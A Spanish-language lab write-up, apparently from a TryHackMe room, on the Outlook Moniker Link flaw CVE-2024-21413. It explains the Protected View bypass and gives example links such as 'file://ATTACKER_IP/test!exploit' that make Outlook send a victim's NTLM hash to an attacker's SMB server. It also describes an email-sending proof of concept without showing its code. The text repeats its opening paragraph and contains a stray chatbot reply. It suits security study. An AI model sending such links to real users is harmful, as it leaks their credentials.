 eylommaayan/thm---cve-2024-21413-moniker-link-microsoft-outlook-
El 13 de febrero de 2024, Microsoft publicó una grave vulnerabilidad de seguridad en Microsoft Outlook, identificada como CVE-2024-21413, conocida como Moniker Link Vulnerability. La vulnerabilidad permite a un atacante eludir el mecanismo Protected View de Outlook.

El 13 de febrero de 2024, Microsoft publicó una grave vulnerabilidad de seguridad en Microsoft Outlook, identificada como CVE-2024-21413 y conocida como Moniker Link Vulnerability. La vulnerabilidad permite a un atacante eludir el mecanismo Protected View de Outlook.
Excelente 👍 A continuación se presenta una traducción completa redactada como informe de Penetration Testing (PT), en español profesional y claro. Como solicitaste – solo traducción y redacción. Las respuestas, capturas y detalles los agregarás tú; si lo deseas más adelante, te ayudaré.
El 13 de febrero de 2024, Microsoft publicó una grave vulnerabilidad de seguridad en Microsoft Outlook, identificada como CVE-2024-21413 y conocida como Moniker Link Vulnerability.
La vulnerabilidad permite a un atacante eludir el mecanismo Protected View de Outlook mediante un enlace especial (Moniker Link), haciendo que el cliente Outlook de la víctima envíe sus credenciales de inicio de sesión (hash NTLM) a un servidor controlado por el atacante – sin ejecutar ningún archivo ni mostrar una advertencia de seguridad efectiva.
La vulnerabilidad puede conllevar a una filtración de credenciales e incluso existe la posibilidad teórica de ejecución remota de código (RCE).
| Parámetro | Valor |
|---|---|
| Identificador | CVE-2024-21413 |
| Fecha de publicación | 13 de febrero de 2024 |
| Descubridor | Haifei Li – Check Point Research |
| Impacto | Filtración de credenciales + posible RCE |
| Gravedad | Crítica |
| Complejidad de ataque | Baja |
| Puntuación CVSS | 9.8 |
| Enlace oficial | https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2024-21413 |
La vulnerabilidad afecta a las siguientes versiones:
(Descripción de la vulnerabilidad)
Microsoft Outlook permite mostrar correos electrónicos en formato HTML y analizar enlaces de diversos tipos, como http:// y https://. Además, Outlook también es compatible con enlaces especiales llamados Moniker Links, que permiten ejecutar aplicaciones o acceder a recursos externos del sistema operativo.
En condiciones normales, cuando un correo contiene un enlace que ejecuta una aplicación externa o accede a un recurso del sistema (como un enlace file://), se activa el mecanismo de seguridad Protected View de Outlook. Este mecanismo muestra una advertencia de seguridad y bloquea acciones peligrosas como la ejecución de código, macros o el acceso a recursos de red externos.
Sin embargo, se descubrió una vulnerabilidad en Outlook (CVE-2024-21413) que permite eludir el mecanismo Protected View mediante una simple manipulación de un enlace de tipo Moniker Link.
Durante la prueba se descubrió que el uso de un enlace normal del tipo:

file://ATTACKER_IP/test
hace que Outlook intente acceder a un recurso de red mediante el protocolo SMB, pero este intento es bloqueado por Protected View.
En cambio, cuando el enlace incluye el carácter especial ! y una cadena de texto adicional, por ejemplo:
file://ATTACKER_IP/test!exploit
Outlook no activa Protected View y realiza un intento de conexión al servidor remoto.
Durante este intento:
Es importante señalar que el recurso compartido remoto no tiene por qué existir realmente, ya que el intento de autenticación se realiza de todos modos.
La vulnerabilidad permite al atacante:
Además, dado que Moniker Links utiliza el mecanismo COM (Component Object Model) de Windows, existe la posibilidad teórica de ejecución remota de código (RCE). Sin embargo, hasta la fecha de la prueba, no existe un Proof of Concept público que demuestre RCE real mediante esta vulnerabilidad.
En el marco del ataque, se envía a la víctima un correo que contiene un Moniker Link similar al mostrado en la tarea anterior. El objetivo del atacante es crear un correo con un enlace Moniker Link que eluda el mecanismo Protected View de Outlook, de modo que cuando la víctima haga clic en el enlace, su cliente Outlook intente cargar un archivo desde la máquina del atacante. Esta acción provoca que el hash netNTLMv2 de la víctima se envíe y sea capturado por el atacante.
Antes de realizar el ataque, revisaremos un Proof of Concept (PoC) creado con fines de demostración (y también disponible en GitHub).
Autor: CMNatic | https://github.com/cmnatic Versión: 1.0 | 19/02/2024
El código utiliza el lenguaje Python y envía un correo HTML que contiene un enlace Moniker Link malicioso.
El PoC:
En un escenario real, se necesita un servidor SMTP controlado por el atacante (en esta sala, el servidor ya está proporcionado).
